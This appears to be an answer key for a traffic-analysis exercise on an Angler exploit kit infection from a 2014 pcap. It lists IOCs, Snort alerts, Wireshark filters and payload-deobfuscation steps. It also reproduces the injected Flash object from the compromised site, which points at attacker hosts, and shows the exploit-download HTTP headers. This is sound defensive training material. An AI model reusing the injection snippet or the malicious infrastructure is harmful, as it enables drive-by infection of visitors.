2014-12-04 TRAFFIC ANALYSIS EXERCISE - ANSWERS

BASIC QUESTIONS:

- 1) What is the IP address of the Windows host that gets infected?
- 2) What is the MAC address of the infected Windows host?
- 3) What is the domain name of the compromised web site?
- 4) What is the IP address of the compromised web site?
- 5) What is the domain name that delivered the exploit kit and malware payload?
- 6) What is the IP address that delivered the exploit kit and malware payload?

MORE ADVANCED QUESTIONS:

- 1) What snort events (either VRT or EmergingThreats) are generated by this pcap?
- 2) What is the exploit kit (EK)?
- 3) What is the redirect URL that points to the exploit kit (EK) landing page?
- 4) What is the IP address of the redirect URL that points to the exploit kit (EK) landing page?
- 5) Which tcp stream shows the malware payload being delivered?
- 6) What is the domain name and IP address of the HTTPS callback traffic caused by this malware infection?

EXTRA QUESTIONS:

- 1) Extract the malware payload, deobfuscate it, and remove the shellcode at the beginning. This should give you the actual payload (a DLL file) used for the infection. What's the MD5 hash of the payload?
- 2) A Flash file was used in conjunction with the redirect URL. What URL was used to retrieve this flash file?
- 3) In the traffic, we see HTTP POST requests to www.earthtools.org and www.ecb.europa.eu. Why are we seeing these HTTP POST requests?
- 4) What web browser was used by the infected host?
- 5) What 3 exploits were sent by the exploit kit during this infection, and which one was successful?

BASIC ANSWERS:


- 1) What is the IP address of the Windows host that gets infected? A: 192.168.137.62
- 2) What is the MAC address of the infected Windows host? A: 00:1b:21:ca:fe:d7
- 3) What is the domain name of the compromised web site? A: www.earsurgery.org
- 4) What is the IP address of the compromised web site? A: 216.9.81.189

- 5) What is the domain name that delivered the exploit kit and malware payload? A: qwe.mvdunalterableairreport.net
- 6) What is the IP address that delivered the exploit kit and malware payload? A: 192.99.198.158

MORE ADVANCED ANSWERS:

1) What snort events (either VRT or EmergingThreats) are generated by this pcap?

A: EmergingThreats seen when monitoring this infection with Security Onion:



ET CURRENT_EVENTS 32-byte by 32-byte PHP EK Gate with HTTP POST (sid:2018442)

ET TROJAN Zeus GameOver Possible DGA NXDOMAIN Responses (sid:2018316)

ET CURRENT_EVENTS DRIVEBY Angler EK Apr 01 2014 (sid:2019224)

ET CURRENT_EVENTS Angler EK Oct 22 2014 (sid:2019488)

ET CURRENT_EVENTS Angler EK Flash Exploit URI Struct (sid:2019513)

ET TROJAN Bedep SSL Cert (sid:2019645)

VRT events when reading this pcap with snort, using rules updated as of 2014-12-04:

12/04-18:27:28 UTC - 192.168.137.62:50457 - 173.201.198.128:80 -

[1:30920:1] EXPLOIT-KIT Multiple exploit kit redirection gate

12/04-18:27:30 UTC - 192.99.198.158:80 - 192.168.137.62:various -

[1:32390:1] EXPLOIT-KIT Angler exploit kit landing page detected

12/04-18:27:35 UTC - 192.99.198.158:80 - 192.168.137.62:50473 -

[1:31900:1] EXPLOIT-KIT Angler exploit kit Internet Explorer encoded shellcode detected


12/04-18:27:50 UTC - 192.99.198.158:80 - 192.168.137.62:50467 -

[1:28612:2] EXPLOIT-KIT Multiple exploit kit Silverlight exploit download

12/04-18:27:50 UTC - 192.99.198.158:80 - 192.168.137.62:50467 -

[1:17276:15] FILE-OTHER Multiple vendor Antivirus magic byte detection evasion attempt

- 2) What is the exploit kit (EK)?
 A: Angler EK
- 3) What is the redirect URL that points to the exploit kit (EK) landing page?
 A: lifeinsidedetroit.com POST /02024870e4644b68814aadfbb58a75bc.php?q= e8bd3799ee8799332593b0b9caa1f426




- 4) What is the IP address of the redirect URL that points to the exploit kit (EK) landing page? A: 173.201.198.128
- 5) Which tcp stream shows the malware payload being delivered? A: tcp.stream eq 80
- 6) What is the domain name and IP address of the HTTPS callback traffic caused by this malware infection?

A: aemmiphbweeuef59.com - 209.126.97.209


Explanation: You can figure this out with the Emerging Threats signatures, where we see a snort alert for ET TROJAN Bedep SSL Cert from 209.126.97.209 over port 443.

Src IP	SPort	Dst IP	DPort	Pr	Event Message
192.168.137.62	50457	173.201.198.128	80	6	ET CURRENT_EVENTS 32-byte by 32-byte PHP EK Gate with HTTP POST
192.168.137.1	53	192.168.137.62	59968	17	ET TROJAN Zeus GameOver Possible DGA NXDOMAIN Responses
209.126.97.209	443	192.168.137.62	50476	6	ET TROJAN Bedep SSL Cert
192.168.137.62	50468	192,99.198.158	80	6	ET CURRENT_EVENTS Angler EK Flash Exploit URI Struct
192.99.198.158	80	192.168.137.62	50468	6	ET CURRENT_EVENTS DRIVEBY Angler EK Apr 01 2014
192.99.198.158	80	192.168.137.62	50468	6	ET CURRENT_EVENTS Angler EK Oct 22 2014

If the malware causes HTTPS traffic over port 443 and does a proper connection with the server, you might see the domain during the SSL connection. You can quickly check this by using **ssl.handshake.extensions server name** in the filter box:



You can put the SSL server name as a display column in Wireshark by finding the server name, right clicking on it, and selecting "Apply as Column".




A word of caution... SSL is not always used for encrypted traffic. I'll usually check **dns.qry.name** in the filter box to see if any of the DNS requests look unusual. I'll occasionally filter on **!(tcp.port eq 80) and tcp.flags ex 0x0002** and check through the TCP streams to see if there are any encrypted TCP connections.

EXTRA QUESTIONS:

1) Extract the malware payload, deobfuscate it, and remove the shellcode at the beginning. This should give you the actual payload (a DLL file) used for the infection. What's the MD5 hash of the payload?

A: 724f261c816c572dd9287a3f575dfe8d


Step 1: Extract the malware payload from the pcap (Angler EK always obfuscates its malware payloads).




Step 2: Check the extracted binary and see what string is used. In this case, it's *adR2b4nh* which is used for the CVE-2013-2551 Internet Explorer exploit. Kafeine has a list of the different strings used in recent months at:

http://malware.dontneedcoffee.com/2014/08/angler-ek-now-capable-of-fileless.html

Here's the extracted file, where you can see the string. In most cases, Angler EK has some shellcode at the beginning of the file containing the payload.



Here's what it looks like, when you XOR the payload with **adR2b4nh**:



You'll have to use the hex editor to carve out the malware payload--everything from the MZ until the end of the file.

I submitted the file to Virus Total, and it looks like this worked:

https://www.virustotal.com/en/file/d96b98cc0dbe7ea37250d4fca6d5d5656912f758de2b9bf6939c0d723119c56a/analysis/

2) A Flash file was used in conjunction with the redirect URL. What URL was used to retrieve this flash file?

A: http://adstairs.ro/544b29bcd035b2dfd055f5deda91d648.swf

Explanation: You'll find the associated Flash file when you look at the malicious script from the compromised website that generates the redirect URL. I've highlighted the malicious code with the URLs below:

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http://www.earsurgery.org/ - Original Source
File Edit Format
  65 kef='stylesheet' id='bizmo-style-css' href='http://www.earsurgery.org/wp-content/themes/esic/style.css?ver=4.0'
       type='text/css' media='all' />
       ink rel='stylesheet' id='page-list-style-css' href='http://www.earsurgery.org/wp-content/plugins/page-list/css/page-
       list.css?ver=4.2' type='text/css' media='all' />
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  69 <script type='text/javascript' src='http://www.earsurgery.org/wp-content/plugins/vslider/js/vslider.js?ver=4.0'></script>
70 1 k rel="EditURI" type="application/rsd+xml" title="RSD" href="http://www.earsurgery.org/xmlrpc.php?rsd" />
  71 rel="wlwmanifest" type="application/wlwmanifest+xml" href="http://www.earsurgery.org/wp-includes/wlwmanifest.xml" />
72 <meta name="generator" content="WordPress 4.0" />
       <link rel='shortlink' href='http://www.earsurgery.org/' />
  74 // rel='stylesheet' type='text/css' href='http://www.earsurgery.org/wp-content/plugins/subscription-
       options/suboptions.css'
       <style>
       /* BODY */
  76
  77
       </style>
  78
       </head>
  80 <body ><object classid="clsid:d27cdb6e-ae6d-11cf-96b8-444553540000
       codebase="http://download.macromedia.com/pub/shockwave/cabs/flash/swflash.cab#version=9,0,0,0" width="1" height="1" id="33"
       align="middle">
  81 <param name="allowScriptAccess" value="sameDomain" />
       <param name="allowFullScreen" value="false" />
<param name="movie" value="http://adstairs.ro/544b29bcd035b2dfd055f5deda91d648.swf" />
      param name="quality" value="high" /><param name="bgcolor" value="#ffffff" />
<param name="FlashVars"</pre>
       value="BFB241A05B3E62755D132CA667E0604B=<mark>http://lifeinsidedetroit.com/02024870e4644b68814aadfbb58a75bc.php?</mark>
       q=e8bd3799ee8799332593b0b9caa1f426</del>&A95C7512F7E621791310EEEFEDA43AC9=6g55EYVkyXL3vjVSQg%3D%3D&ED8185E3D66913AB996B8BA61C4C4654
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       3D&B8988B164BD74DB48A0EFD2B9359D890=s0j1T41%2ByDS29SkNBcEwmyXysG1yxhMZ9fxN%2BIM%2FV1nlXuhb9Zvg3E8jwD0hd3xEWA%3D%3D"
       align="middle" allowScriptAccess="sameDomain" allowFullScreen="false" type="application/x-shockwave-flash"
       pluginspage="http://www.macromedia.com/go/getflashplayer" />
       </object>
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3) In the traffic, we see HTTP POST requests to www.earthtools.org and www.ecb.europa.eu. Why are we seeing these HTTP POST requests?

A: Connectivity checks by the malware infection, as the infected host checks if it is online and tries to determine its timezone.

Explanation: Check the blog for recent Angler EK post-infection traffic. Here's an example: http://www.malware-traffic-analysis.net/2014/11/02/index.html

4) What web browser was used by the infected host?

A: Internet Explorer 9

5) What 3 exploits were sent by the exploit kit during this infection, and which one was successful?

A: CVE 2013-2551 IE exploit, a Flash exploit, and a Silverlight exploit. The CVE 2013-2551 IE exploit (part of the EK landing page) was the only one where we see a malware payload delivered.

Flash exploit (tcp.stream eq 75):

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GET /2fNECYxvaRhNgivqycm7mfy070tDCcYnnkyzNqJ-9ax5HSDcERPdxHf30w1szmYw HTTP/1.1
Accept: */*
Accept-Language: en-US
Referer: http://gwe.mvdunalterableairreport.net/3xdz3bcxc8
x-flash-version: 11,4,402,287
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; WOW64; Trident/5.0)
Host: qwe.mvdunalterableairreport.net
Connection: Keep-Alive
HTTP/1.1 200 OK
Server: nginx/1.2.1
Date: Thu, 04 Dec 2014 18:27:52 GMT
Content-Type: application/x-shockwave-flash
Content-Length: 44385
Connection: keep-alive
Cache-Control: no-cache, must-revalidate, max-age=1
Expires: Sat, 26 Jul 1997 05:00:00 GMT
Last-Modified: Sat, 26 Jul 2040 05:00:00 GMT
Pragma: no-cache
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Silverlight exploit (second HTTP GET request in tcp.stream eq 74):
(5...h...d......0#..T.....,.Q...$!
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\..,...#....bk].q..
GET /xPF_HAXN7TK9bMAgBjZDwQz01-Wf5GvrN5_lIReIhbrhqHAlWyTDbaOBMPWitjnX HTTP/1.1
Accept: */*
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; WOW64; Trident/5.0)
Host: gwe.mvdunalterableairreport.net
Connection: Keep-Alive
HTTP/1.1 200 OK
Server: nginx/1.2.1
Date: Thu, 04 Dec 2014 18:27:52 GMT
Content-Type: text/html
Transfer-Encoding: chunked
Connection: keep-alive
Cache-Control: no-cache, must-revalidate, max-age=1
Expires: Sat, 26 Jul 1997 05:00:00 GMT
Last-Modified: Sat, 26 Jul 2040 05:00:00 GMT
Pragma: no-cache
Content-Encoding: gzip
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With some filtering, you'll see that the malware payload (the application/octet-stream) was sent right after the landing page.



The landing page has the CVE-2013-2551 IE exploit. The the CVE-2013-2551 IE exploit is malicious code in the HTML, and in this case, Angler EK uses at least one layer of obfuscation in the HTML. It's not something I've tried to decode, so I can't really point it out for this exercise.

In my experience, when you use IE 8 in your vulnerable VM, you'll likely get hit with the CVE-2013-2551 IE exploit.